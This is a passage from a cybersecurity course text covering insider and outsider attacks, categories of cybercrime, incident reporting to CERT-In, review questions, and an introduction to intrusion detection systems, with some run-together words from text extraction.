If you consider the full attack path of an external hacker, the first step is to gain internal access. Usually organizations expend an extra ordinary amount of resources on protecting their edge specifically to counter insider threats. Every organization need to create an effective security policy is understand your attack surface. Below are the steps for preventing insider attack:

e. **Step 1:** The first step in protecting a company's assets from internal attacks is to identify and classify what those assets are and what controls are currently in place to protect those assets. If a company's most important asset is money, then it will be important to note its physical location, how it is accessed, how it is guarded, who currently protects it, how much of it exists, and how the amount is recorded and maintained safe fromalteration.

   If the most important asset is *data*, it will be important to note what form is it stored in (electronic or physical), where it is stored (on a server, in a file cabinet), how it is accessed (over the network, physically opening a file cabinet), who has access to it (employees, managers), how changes are logged, and what controls are in place to secure it (usernames & passwords, lock & key). After identifying the assets and all the means of accessing them, the company should determine *who, within the company, has access to these assets*. This list should be *reviewed* and *re-evaluated* against job roles to ensure that only those employees that actually need access to conduct their daily responsibilities continue to have access. For all other employees, regardless of rank or managerial influence, their access should be removed.

f. **Step 2- Assigning Owners:** Classify your information so you can design and implement the proper controls for different types of data. The owner should be typically a senior ranking official, who have a solid understanding of the high level business processes but he/she should not be involved in the daily routine of operations ormaintenance.

   The owner should be responsible for making decisions about the assets including who should have access to them, and for what purpose. The information supervisor should be responsible for the maintenance and administration of the assets. The supervisor should follow the directives of the information owner and provides the operational and security aspects of maintaining the asset. If the owner defines the –what and who‖, the supervisor provides the –how‖.

g. **Step 3- Recognize Suspicious behaviour:** It is difficult to prevent a malicious attack from a motivated insider, there are ways to spot bad behaviour before it becomes a big problem. Each employee has logical patterns of information usage, and the organization should look for abnormal usage and investigate when this occurs. For example, if an employee looks at 50 customer accounts each day and then one day looks at 100 or more, there is a potential issue that should be investigated. You always need to understand if unusual behaviour is warranted or malicious. Identifying potential issues or unauthorized changes requires logging or record keeping of all changes so as to be able to identify who made the change, when it happened, and the details of thechanges.

h. **Step 4- File Sharing on internal network:** Most common vulnerabilities of companies is caused by their inherent desire to share everything internally. When members of a team want to communicate or share files with each other, they will create a folder on an internal file server, give it their team‘s name, and begin sharing files. Although we like to believe our employees are inherently good, it is not good practice to leave the bank vault completely unlocked. As with network file shares, if the Finance and Accounting team creates a folder that has employee or customer banking information in it, does this really need to be visible toeveryone?

i. **Step 5: Permission Allotment**
A small company may have one employee tasked with multiple jobs. As the company grows this employee will begin to delegate his responsibilities to new employees, thereby reducing his access requirements to specific assets. The trouble is, many companies focus their efforts on providing access to their employees and do not focus on removing access or ensuring alignment with actual job responsibilities. If an employee started out as a database developer and was promoted after three years to manager and then three years later to director of operations, it is likely that their access requirements would be significantly different today versus when they started. But there are many directors and vice presidents that still possess their same permissions that they had when they started with the company. This can pose a significant risk to a company if that VP or director becomes disgruntled or didn‘t get that raise they were expecting.

j. **Step 6: Data Portability**
The Internet provides a backbone of communication for legitimate business use but also facilitates employees sending internal information outside the company. This can be accomplished by email, file transfer protocol, instant messaging, or even over the web via hypertext transfer protocol (HTTP). Along with relying on networks to send and receive data, employees can also take advantage of local data portability from their desktop or laptop via CD/DVD burners or even USB thumb drives. While the devices may simplify the transfer of data between machines, their use also increases the risk of data theft. Employees with access to the company‘s intellectual property may rationalize the transfer from their work machines to their home systems to work at home. The problem is thatonce the data leaves a company computer, the company can no longer ensure the security or legitimate use of the data.

k. **Step 6: Manage IncidentResponse**
Incident response is a very tricky and precise job. Even a small mistake can lead to major pieces of evidence being lost or some other evidence being tainted in a way that makes it inadmissible in court. If your security team is not trained and certified in incident response, you should have a relationship with an organization that is and call them as soon as you identify a problem. They‘ll likely want to get on the groundimmediately.

2.3.2 OutsiderAttack

Outsider threat occurs when an individual or a group seeks to gain protected information by infiltrating and taking over profile of a trusted user from outside the organization.

Attacks perpetrated by adversaries that do not have access to direct access to any of the authorized nodes in the network. However, the adversary may have access to the physical medium, particularly if we are dealing with wireless networks. Therefore, attacks such as replay messages and eavesdropping fall into this classification. However, coping with this attack is fairly easy by using traditional security techniques such as encryption and digital signatures. Malicious attackers use various method, tools, and techniques to enter, disrupt, and steal information from asystem.

Types of Outsider Attack

a. **E-mail Hacking:** The most common mail transfer protocols (SMTP, POP3, IMAP4) do not typically include provisions for reliable authentication as part of the core protocol, allowing e-mail messages to be easily forged. Although extensions to these basic protocols do exist, the decision whether to use them needs to be established as part of the mail server administration policy. Some of the extensions use a previously established means of authentication while others allow the client and server to negotiate a type of authentication that both endssupport.

b. **Social Engineering:** It can be used both by outsiders and by people within an organization. Social engineering is a hacker term for tricking people into revealing their password or some form of security information. A common example of social engineering would be where a hacker sends e-mail to an employee, claiming to be an administrator who needs the employee's password to do some administrative work. The normal user who has not been taught about security might not know the difference between the actual administrator and the imposter administrator, especially in a large organization.

   "Shoulder surfing" is also common among hackers and users who wish to learn someone's password. In this case, they hang around a user's desk, talking and waiting for the user to type in a password. Users should be informed not to type in their passwords in front of others or, if they have and suspect that someone else now has their password, that theyshouldchangethepasswordimmediately.Anotherformofsocialengineeringisguessing a user's password. When people can learn things about certain users' personal and social lives, they can use this against them. For example, users might choose a daughter or son's name or birth date or a friend's name as a password. Users also often use passwords that they can read on their desks or on posters in the workarea.

c. **Intrusion Attacks:** This often happens when attackers use known vulnerabilities in the network. In updateable systems, administrators may not have or take the time to install all the necessary patches in a large number ofhosts.

   Users may also demand network services and protocols that are known to be flawed and subject to attack. For example, a user might ask, "Why can't I just FTP the files down?" It is very important that security policies deal not only with end-user demands but also with the threats and vulnerabilities associated with those demands. Realistically, however, it is seldom possible to remove all vulnerabilities.

d. **Denial-of-Service Attacks:** DoS attacks are designed to prevent legitimate use of a service. Attackers achieve this by flooding a network with more traffic than it can handle. Examples of thisinclude:

- Saturating network resources, thereby preventing users from using networkresources.
- Disrupting connections between two computers, preventing communications between services.
- Preventing a particular individual from accessing aservice.
- Disrupting services to a specific system orclient.

DoS attacks flood a remote network with an enormous amount of protocol packets. Routers and servers eventually become overloaded by attempting to route or handle each packet. Within minutes, network activity exponentially rises and the network stops responding to normal traffic and service requests from clients. This is also known as a network saturation attack or bandwidth consumption attack. Attackers strike with various tools, including Trin00 and Tribe Flood Network (TFN, TFN2K).[5]

How to prevent Outsider Attack

For many a system is a hub of significant documents, files, and applications, but there is always a risk of losing the important files because of outside threat[8]. Outside threats have become a big concern for all users, especially those who use the internet regularly. Starting from damage to your system to cyber crime like identity theft, outside threats pose many dangers to your system. However, the silver lining to this concern is the presence of ways to protect and guard your system from these threats. You do not need to be a computer wizard to do this, as you just have to follow some simple steps. When it comes to computer security, you have to look after many aspects such as risk analysis, kinds of threats, security policy, and then come protection techniques. Viruses, keylogging, worms and phishing attacks are all around your system to damage it, but there are ways through which you can assure the security of your system. The main ways of computer securityincludes:

- Antivirus programs, which can scan and keeps you alert aboutviruses
- Firewall of your system, which can be configured for enabling you to transfer selected information between your system andinternet.
- Backup is another way of protecting your important files and documents, as this helps to restore lost files because of virusattack.

Things to remember

Apart from the main security options for your data, there are some more points that you should keep in mind. These are as follows:

- Indentify the symptoms of threats, so that you can take proper measures to tacklethem
- Keep the virus database of your antivirus programupdated
- Scan your system once in a week, to look out for newbugs
- Be alert of emails that ask for personalinformation
- Scan USB devices that you use for transferringdata

- Keep your web browser and OS up todate

2.4 CYBER CRIME

Study of Cybercrime – Analysis of criminal law and criminal procedure in the context of the Internet or computer networks. The computer may have been used in the commission of a crime, or it may be the target.

Netcrime refers, more precisely, to criminal exploitation of the Internet. Issues surrounding this type of crime have become high-profile, particularly those surrounding hacking, copyright infringement, identity theft, child pornography, and child grooming. There are also problems of privacy when confidential information is lost or intercepted, lawfully orotherwise.

Cyber-crimes have gone beyond conventional crimes and now have threatening ramifications to the national security of all countries, even to technologically developed countries as the United States.According to a publication in which states that ―the adoption by all countries of appropriate legislation against the misuse of Information and Communication Technology (ICT), for criminal or other purposes, including activities intended to affect the integrity of national critical information infrastructures, is central to achieving global cyber security‖ Professor AugustineOdinmastatesthat―cyber-crimeisanyillegalactsperpetratedin,onorthroughthe internet with the intent to cheat, defraud or cause the malfunction of a network device, which may include a computer, a phones, etc. The illegal act may be targeted at a computer network or devicese.g.,computervirus,denialofserviceattacks(DOS),malware(maliciouscode).Theillegal act may be facilitated by computer network or devices with target independent of the computer network or device‖.

2.4.1 Overview of Cyber Crime

Cyber-space refers to the boundless space known as the internet. It refers to the interdependent network of information technology components that underpin many of our communications technologies in place today. Cyber security is the collection of tools, policies, security concepts, security safeguards, guidelines, risk management approaches, actions, training, best practices, assurance and technologies that can be used to protect the cyber environment and organization and user‘s assets. Organization and user‘s assets include connected computing devices, personnel, infrastructure, applications, services, telecommunications systems, and the totality of transmitted and/or stored information in the cyber environment. Cyber security strives to ensure the attainment and maintenance of the security properties of the organization and user‘s assets against relevant security risks in the cyberenvironment.

2.4.2 Categories of CyberCrime

Hacking: Hackers make use of the weaknesses and loop holes in operating systems to destroy data and steal important information from victim's computer. It is normally done through the use of a backdoor program installed on your machine. A lot of hackers also try to gain access to resources through the use of password hacking software. Hackers can also monitor what you do on your computer and can also import files on your computer. A hacker could install several programs on to your system without your knowledge. Such programs could also be used to steal personal information such as passwords and credit card information. Important data of a company can also be hacked to get the secret information of the future plans of thecompany.

Cyber-Theft: Cyber-Theft is the use of computers and communication systems to steal information in electronic format. Hackers crack into the systems of banks and transfer money into their own bank accounts. This is a major concern, as larger amounts of money can be stolen and illegally transferred. Credit card fraud is also very common. Most of the companies and banks don't reveal that they have been the victims of cyber -theft because of the fear of losing customers and shareholders. Cyber-theft is the most common and the most reported of all cyber-crimes. Cyber-theft is a popular cyber-crime because it can quickly bring experienced cyber-criminal large cash resulting from very littleeffort

Viruses and worms: Viruses and worms are very major threat to normal users and companies. Viruses are computer programs that are designed to damage computers. It is named virus because it spreads from one computer to another like a biological virus. A virus must be attached to some other program or documents through which it enters the computer. A worm usually exploits loop holes in software's or the operating system. Trojan horse is dicey. It appears to do onethingbutdoessomethingelse.Thesystemmayacceptitasonething.Uponexecution,itmay release a virus, worm or logic bomb. A logic bomb is an attack triggered by an event, like computer clock reaching a certain date. Chernobyl and Melissa viruses are the recent examples. Experts estimate that the Mydoom worm infected approximately a quarter-million computers in a single day in January 2004. Back in March 1999, the Melissa virus was so powerful that it forced Microsoft and a number of other very large companies to completely turn off their e-mail systems until the virus could becontained.

Spamming– involves mass amounts of email being sent in order to promote and advertise products and websites. Email spam is becoming a serious issue amongst businesses, due to the cost overhead it causes not only in regards to bandwidth consumption but also to the amount of time spent downloading/ eliminating spam mail. Spammers are also devising increasingly advanced techniques to avoid spam filters, such as permutation of the emails contents and use of imagery that cannot be detected by spam filters.

Financial Fraud- These are commonly called –Phishing‘scams, and involve a level of social engineering as they require the perpetrators to pose as a trustworthy representative of an organization, commonly the victim‘s bank.

Identity Theft, Credit Card Theft, Fraudulent Electronic Mails (Phishing): Phishing is an act of sending an e-mail to a user falsely claiming to be an established legitimate enterprise in order to scam the user into surrendering private information that will be used for identitytheft.

Cyber harassment- is electronically and intentionally carrying out threatening acts against individuals. Such acts include cyber-stalking.

Cyber laundering- is an electronic transfer of illegally-obtained monies with the goal of hiding its source and possibly its destination.

Website Cloning: One recent trend in cyber-crime is the emergence of fake ‗copy-cat' web sites that take advantage of consumers what are unfamiliar with the Internet or who do not know the exact web address of the legitimate company that they wish to visit. The consumer, believing that they are entering credit details in order to purchase goods from the intended company, is instead unwittingly entering details into a fraudster's personal database. The fraudster is then able to make use of this information at a later stage, either for his own purposes or to sell on to others interested in perpetrating credit cardfraud.

2.4.3 Challenges of Cyber Crime

Domestic and international law enforcement: A hostile party using an Internet connected computer thousands of miles away can attack internet- connected computers in any country as easily as if he were next door. It is often difficult to identify the perpetrator of such an attack, and even when a perpetrator is identified, criminal prosecution across national boundaries is problematic.

Lack of Infrastructure: Proper monitoring and arrest calls for sophisticated state of the art Information and Communication Technology devices.

Lack of National Functional Databases: National database could serve as a means of tracking down the perpetrators of these heinous acts by checking into past individual records and tracing their movements.

Proliferation of Cybercafés: As a means of making ends meet, many entrepreneurs have taken to establishment of cybercafés that serve as blissful havens for the syndicates to practice their acts through night browsing service they provide to prospective customers without being guided ormonitored.

Porous Nature of the Internet: The Internet is free for all with no central control. Hence, the state of anarchy presently experienced.

2.4.4 Complexities ofCybercrime

The speed and power of modern information technology complicates the detection and investigation of computer crimes. For example, communications networks now span the globe and a small personal computer can easily connect to sites that are located in different hemispheres or continents. This raises very significant problems in terms of jurisdiction, availability of evidence, co-ordination of the investigation and the legal framework(s) that can be applied to criminal acts that occur in thiscontext.

New technologies create new concepts that have no legal equivalence or standing. Nevertheless, a virus utilizes the resources of the infected system without the owner's permission. Hence, even a benign virus may be variously interpreted as a system penetration, a piece of electronic graffiti or simply a nuisance prank. The major point however, is that the legal system and therefore the definition of computer crime itself is reactive and unable to encompass behaviors or acts that involve new computationalconcepts.

Information has several unique and abstract properties - for example its capacity to still be in the owner‘s possession after it has been copied or stolen. The last decade has seen the legal system struggle with the implications of this in a computer based context. Clearly, conventional notions of copyright, patent rights and theft have been strained when applied to software and computer based information, basically because existing concepts of theft and break-in for example, relate to common notions of permanent deprivation or removal (theft) or physical damage(break-ins).

A related property of digital information is the ease and extent to which it can be transformed and translated. That is, a piece of information (i.e., a program) can be represented in a huge variety of informational forms. It can be represented as program text (source code), executable code (binaries), or it can be transformed in a large number of ways - mathematically, by encryption, or by conversion to say a holographic image or a piece of music. As long as the method(s)oftransformationareknown,themusic,image,orencryptedtextcanbetranslated

back to its original form. Therefore, the informational form in which information exists may eventually have no legal status. Instead, some measure of its value or functionality as information itself may eventually determine its legal and commercialposition.

This malleability of information has implications in terms of system break-ins where information may not be destroyed (as in corrupted or erased) but is encrypted or made temporarily inaccessible. Such actions can hardly be classified as theft or even malicious damage.

2.4.5 Effects of Cyber Crime

Financial loss: Cybercriminals are like terrorists or metal thieves in that their activities impose disproportionate costs on society and individuals.

Loss of reputation: Most companies that have been defrauded or reported to have been faced with cybercriminal activities complain of clients losing faith in them.

Reduced productivity: This is due to awareness and more concentration being focused on preventing cybercrime and not productivity. Vulnerability of their Information and Communication Technology (ICT) systems and networks.

2.4.6 Solutions to cyber crime

Education: Cybercrime is difficult to prove as it lacks the traditional paper audit trail, which requires the knowledge of specialists in computer technology and internet protocols; hence We need to educate citizens that if they are going to use the internet, they need to continually maintain and update the security on their system. We also need to educate corporations and organizations in the best practice for effective security management. For example, some large organizations now have a policy that all systems in their purview must meet strict security guidelines. Automated updates are sent to all computers and servers on the internal network, and no new system is allowed online until it conforms to the security policy.

Establishment of Programs and IT Forums for Youths: Since the level of unemployment in the country has contributed significantly to the spate of e-crime, the government should create employments for these youths and set up IT laboratories/forum where these youths could come together and display their skills. This can be used meaningfully towards developing IT at the same time they could be rewarded handsomely for such novelty.

Address Verification System: Address Verification System (AVS) checks could be used to ensure that the address entered on your order form matches the address where the cardholder‗s billing statements are mailed.

Interactive Voice Response (IVR) Terminals: This is a new technology that is reported to reduce charge backs and fraud by collecting a ―voice stamp‖ or voice authorization and verification from the customer before the merchant ships the order.

IP Address tracking: Software that could track the IP address of orders could be designed. This software could then be used to check that the IP address of an order is from the same country included in the billing and shipping addresses in the orders.

Use of Video Surveillance Systems: The problem with this method is that attention has to be paid to human rights issues and legal privileges.

Antivirus and Anti spyware Software: Antivirus software consists of computer programs that attempt to identify, thwart and eliminate computer viruses and other malicious software. Anti-spy wares are used to restrict backdoor program, Trojans and other spy wares to be installed on the computer.

Firewalls: A firewall protects a computer network from unauthorized access. Network firewalls may be hardware devices, software programs, or a combination of the two. A network firewall typically guards an internal computer network against malicious access from outside the network.

Cryptography: Cryptography is the science of encrypting and decrypting information. Encryption is like sending a postal mail to another party with a lock code on the envelope which is known only to the sender and the recipient. A number of cryptographic methods have been developed and some of them are still not cracked.

Cyber Ethics and Cyber legislation Laws: Cyber ethics and cyber laws are also being formulated to stop cyber-crimes. It is a responsibility of every individual to follow cyber ethics and cyber laws so that the increasing cyber-crimes will reduce. Security software like anti viruses and anti-spy wares should be installed on all computers, in order to remain secure from cyber-crimes. Internet Service Providers should also provide high level of security at their servers in order to keep their clients secure from all types of viruses and maliciousprograms.

Access Device Fraud Statutes: 18 U.S.C. § 1029 outlines 10 different offenses under which an offender could violate concerning device fraud. These offenses include:

- Knowingly trafficking in a counterfeit accessdevice
- Trafficking the counterfeit access device with the intention to committingfraud
- Possessing more than 15 devices with the purpose todefraud
- Production/possession/trafficking in equipment to create access devices if the intent is to defraud
- Receiving payment from an individual in excess of $1,000 in a one-year period who was found using illegal accessdevices
- Solicitation of another individual with offers to sell illegal accessdevices
- Distributing or possessing an altered telecommunication device for the purpose of obtaining unauthorized telecommunicationservices
- Production, possession, or trafficking in a scanningreceiver
- Using or possessing a telecommunication device that has been knowingly altered to provide unauthorized access to a telecommunicationservice
- Using a credit card which was illegally obtained and used to purchase goods andservices.

2.5 HOW TO REPORT AN INCIDENT

A computer security incident is any adverse event whereby some aspect of a computer system is threatened like loss of confidentiality, disruption of data or system integrity, denial of service availability.

Any organization or corporate using computer systems and networks may be confronted with security breaches or computer security incidents. By reporting such computer security incidents to CERT-In the System Administrators and users will receive technical assistance in resolving these incidents. This will also help the CERT-In to correlate the incidents thus reported and analyze them; draw inferences; disseminate up-to-date information and develop effective security guidelines to prevent occurrence of the incidents infuture.

System Administrators can report an adverse activity or unwanted behaviour which they may feel as an incident to CERT-In.

They may use the following channels to report the incident.

- E-mail :incident@cert-in.org.in
- Helpdesk :+91-1800-11-4949
- Fax:+91-1800-11-6969

The following information (as much as possible) should be provided while reporting the incident.

- Time of occurrence of theincident
- Information regarding affectedsystem/network
- Symptomsobserved

- Relevant technical information such as security systems deployed, actions taken to mitigate the damageetc.

CERT-In will then analyse the information provided by the reporting authority and identify the existence of an incident. In case it is found that an incident has occurred, a tracking number will be assigned to the incident. Accordingly, the report will be acknowledged and the reporting authority will be informed of the assigned tracking number. CERT-In will designate a team as needed.

The designated team will assist the concerned System Administrator in following broad aspects of incident handling:

Identification: to determine whether an incident has occurred, if so analyzing the nature of such incident, identification and protection of evidence and reporting of the same.

Containment: to limit the scope of the incident quickly and minimize the damage

Eradication: to remove the cause of the incident

Recovery: taking steps to restore normal operation

CERT-In will provide support to the System Administrators in identification, containment, eradication, and recovery during the incident handling in the form of advice.

2.6 SUMMARY

1. Attack is any attempt to destroy, expose, alter, disable, steal, gain unauthorized access, or to make unauthorized use of anasset.
2. The increasing dependencies of modern society on information and computers networks (both in private and public sectors, including military) have led to new terms like cyber-attack andCyberwarfare.
3. An attack usually is perpetrated by someone with badintentions.
4. The attacks can be classified according to their origin. Based on whether the attacker is from inside or outside theorganization.
5. Insiders that perform attacks have a trenchant advantage over external attackers because they have authorized system access and also familiar with network architecture and systempolicies/procedures.
6. In addition, there may be less security against insider attacks because many organizations focus on protection from externalattacks.
7. Cyber-crimes have gone beyond conventional crimes and now have threatening ramifications to the national security of all countries, even to technologically developed countries as the UnitedStates.

8. Cyber-space refers to the boundless space known as the internet. It refers to the interdependent network of information technology components that underpin many of our communications technologies in placetoday.
9. A computer security incident is any adverse event whereby some aspect of a computer system is threatened like loss of confidentiality, disruption of data or system integrity, denial of serviceavailability.
10. Cybercrime is difficult to prove as it lacks the traditional paper audit trail, which requires theknowledgeofspecialistsincomputertechnologyandinternetprotocols;henceWeneed to educate citizens that if they are going to use the internet, they need to continually maintain and update the security on their system.

2.7 CHECK YOURPROGRESS

1. An____________is defined as any physical or logicalresource.
2. a system entity that performs a threataction.
3. An________Hacker performs Penetration testing on an organization information system to find out if all foreseen controls are inplace.
4. is the use of computers and communication systems to steal information in electronic format.
5. IVRstandsfor___________________.
6. is an electronic transfer of illegally-obtained monies with the goal of hiding its source and possibly itsdestination.

2.8 ANSWERS TO CHECK YOUR PROGRESS

1. Asset
2. Threatagent
3. Ethical
4. Cyber-Theft
5. Interactive VoiceResponse
6. Cyberlaundering

2.9 MODEL QUESTIONS

1. Define an attack? Discuss various types ofattacks.
2. What is an insider attack? Explain different types of insiderattacks.
3. How to prevent Insider attack?
4. What is an outsider attack? Explain different types of outsiderattacks.

5. How to prevent outsiderattack?
6. What are the challenges of a cybercrime?
7. Define socialengineering.
8. What are the various effects of cybercrime?
9. Differentiate between Active & PassiveAttacks?
10. Differentiate between inside & outside Attacks with theirtypes?
11. What is CIA? Explain.What is distributedattack?
12. Define Cybercrime according to Professor AugustineOdinma?
13. What is an incident? Write down steps to report anincident?
14. How the designated team handle an incident. Explainbriefly?

3

Unit 3: Intrusion Detection System

Unit Structure

3.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know the basic terminologies of intrusion detectionsystem
- Definition of word intrusion detectionsystem
- Know the objectives of intrusion detectionsystem
- Differentiate between intrusion detection system and intrusion preventionsystem
- Define intrusion andintruders
- Difference between vulnerability scanner and intrusion detectionsystem.
- Difference between inbound and outbound networkactivities.

3.2 INTRODUCTION

An Intrusion Detection System (IDS) is a device or software application that monitors network or system activities for malicious activities or policy violations and produces reports to a management station[11]. In some cases the IDS may also respond to anomalous or malicious traffic by taking action such as blocking the user or source IP address from accessing the network. An Intrusion Prevention System (IPS) is a type of IDS that can prevent or stop unwanted traffic. The IPS usually logs such events and relatedinformation.

Intrusion detection provides the following:

- Monitoring and analysis of user and systemactivity
- Auditing of system configurations andvulnerabilities
- Assessing the integrity of critical system and datafiles
- Statistical analysis of activity patterns based on the matching to knownattacks
- Abnormal activityanalysis
- Operating systemaudit

3.2.1 Components of IDS

There are three main components to the Intrusion detection system.

a. Network Intrusion Detection system (NIDS)–It performs an analysis for a passing traffic on the entire subnet. Works in a promiscuous mode, and matches the traffic that is passed on the subnets to the library of knows attacks. Once the attack is identified, or abnormal behaviour is sensed, the alert can be send to the administrator. Example of the NIDS would be installing it on the subnet where you firewalls are located in order to see if someone is trying to break into yourfirewall.

b. Network Node Intrusion detection system (NNIDS) – It performs the analysis of the traffic that is passed from the network to a specific host. The difference between NIDS and NNIDS is that the traffic is monitored on the single host only and not for the entire subnet. The example of the NNIDS would be, installing it on a VPN device, to examine the traffic once it was decrypted. This way you can see if someone is trying to break into your VPN device.

c. Host Intrusion Detection System (HIDS) – It takes a snap shot of your existing system files and matches it to the previous snap shot. If the critical system files were modified or deleted, the alert is sent to the administrator to investigate. The example of the HIDS can be seen on the mission critical machines that are not expected to change their configuration.

The Figure 5 below shows various components of an IDS working together to provide network monitoring.




Figure 5: An intrusion detection system[14]

Before discussing IDS/IPS in detail, let us first gear up with some common terminologiesused frequently init.

3.2.2 Glossary

i. **Sensors-** These are deployed in a network or on a device to collect data. IT detects a potential security breach, logs the information and signals an alert on the console or owner. Input is collected, organized, and then forwarded to one or moreanalyzers.

ii. **Analysers-** Analysers in IDS collect data forwarded by sensors and then determine if an intrusion has actually occurred. Output from the analyzers should include evidence supporting the intrusion report. The analyzers may also provide recommendations and guidance onmitigation steps.

iii. **User interface-** The user interface of the IDS provides the end user a view and way to interact with the system. Through the interface the user can control and configure the system. Many user interfaces can generate reports aswell.

iv. **Honeypot**- In an organization where IDS is fully deployed, some administrators may choosetoinstalla–honeypot‖,essentially system component setup as hook or decoy for intruders. Honeypots can be used as the systems which warns before an attack going to be occurred, decoys from critical systems, and data collection sources for attack analyses. Honeypots are used by many vendors for research purposes, and to develop new intrusion signatures. Note that a honeypot should only be deployed when the organization has the resources to maintain it. A honeypot left unmanaged may become a significant liability because attackers may use a compromised honeypot to attack other systems.

v. **Event or Signature-based Analysis-** The event, or signature-based, systems function much like the anti-virus software with which most people are familiar. The vendor produces a list of patterns that it deems to be suspicious or indicative of an attack; the IDS merely scan the environment looking for a match to the known patterns. The IDS can then respond by taking a user-defined action, sending an alert, or performing additional logging. This is the most common kind of intrusion detectionsystem.[4]

vi. **Statistical Analysis-** A statistical analysis system builds statistical models of the environment, such as the average length of a telnet session, then looks for deviations from ‒normal‖.After over 10 years of government research, some products are just beginning to incorporate this technology into marketableproducts.[15]

Adaptive Systems- The adaptive systems start with generalized rules for the environment, then learn, or adapt to, local conditions that would otherwise be unusual. After the initial learning period, the system understands how people interact with the environment, and then warns operators about unusual activities. There is a considerable amount of active research in thisarea.

3.3 CHARACTERSTICS OF IDS




Figure 6: The characteristics of IDS

Detection method describes the characteristics of the analyzer. When the intrusion-detection system uses information about the normal behavior of the system it monitors, it will be considered as behavior-based. When the intrusion-detection system uses information about the attacks, it will be considered as knowledge-based.

The *behavior* on detection describes the response of the intrusion-detection system to attacks. When it actively takes a necessary action to the attack by taking either corrective (closing holes) or pro-active (logging out possible attackers, closing down services) actions, then the type of intrusion-detection system is said to be active. If the intrusion-detection system simply generates alarms (such as paging), it is said to be passive.

The *audit source location* separates intrusion-detection systems based on the kind of input information they analyze. This input information can be audit trails (system logs, firewall logs) on a host, network packets, application logs, or intruder alerts generated by other intrusion-detectionsystems.

The *detection paradigm* describes the detection mechanism used by the intrusion-detection system. Intrusion-detection systems can evaluate states (secure or insecure) or changeovers (from secure to insecure).

3.4 TYPES OF IDS

IDS come in a variety of flavors and approach the goal of detecting suspicious traffic in different ways. There are two main types: Network based (NIDS) and Host based (HIDS) intrusion detection systems.

3.4.1 Network Intrusion Detection System

Network Intrusion Detection Systems are placed at a strategic point or points within the network to monitor traffic to and from all devices on the network. It performs an analysis of passing traffic on the entire subnet, and matches the traffic that is passed on the subnets to the library of known attacks. Once an attack is identified, or abnormal behavior is sensed, the alert can be sent to theadministrator.

The network IDS usually has two logical components: the *sensor* and the *management* station. The sensor sits on a network segment, monitoring it for suspicious traffic. The management station receives alarms from the sensor(s) and displays them to an operator. The sensors are usually dedicated systems that exist only to monitor the network. They have a network interface in promiscuous mode, which means they receive all network traffic, not just which destined for their IP address, and they capture passing network traffic for analysis. If they detect something that looks unusual, they pass it back to the analysis station. The analysis station can display the alarms or do additional analysis. Some displays are simply an interface to a network management tool, like HP Open view, but some are custom GUIs designed to help the operator analyze theproblem.

3.4.2 Host based Intrusion Detection System

Host Intrusion Detection Systems are run on individual hosts or devices on the network. A HIDS monitors the inbound and outbound packets from the device only and will alert the user or administrator of suspicious activity is detected. These frequently use the host system‘s audit and logging mechanism as a source of information for analysis. They look for unusual activity that is confined to the local host such as logins, improper file access, unapproved privilege escalation, or alterations on system privileges. This IDS architecture generally uses rule-based engines for analyzing activity;anexampleofsucharule mightbe,–super-userprivilegecanonlybeattained through the su commandl. Therefore successive login attempts to the root account might be considered an attack.

3.4.3 Misuse- Detection IDS(MD-IDS)

Misuse detection is a system based on rules, either preconfigured by the system or setup manually by the administrator. The rules are looking for signatures on network and system operations trying to catch a well known attack that should be considered as Misuse. You can think of Misuse detection as a specific deny rulefirewall.

3.4.4 Anomaly- Detection IDS(AD-IDS)

Anomaly detection on the other hand proceeds by comparing every phenomenon to what a "normal" situation would be. It seems obvious that such system needs a profile of the network/system which may be a problem in the way that it takes time and resources to train an anomaly detection sensor in order to build a profile that is reflecting a normal system / network usage. Think of Anomaly detection as an alarm for strange system behavior.

3.5 ROLE OF IDS IN AN ORGANIZATION

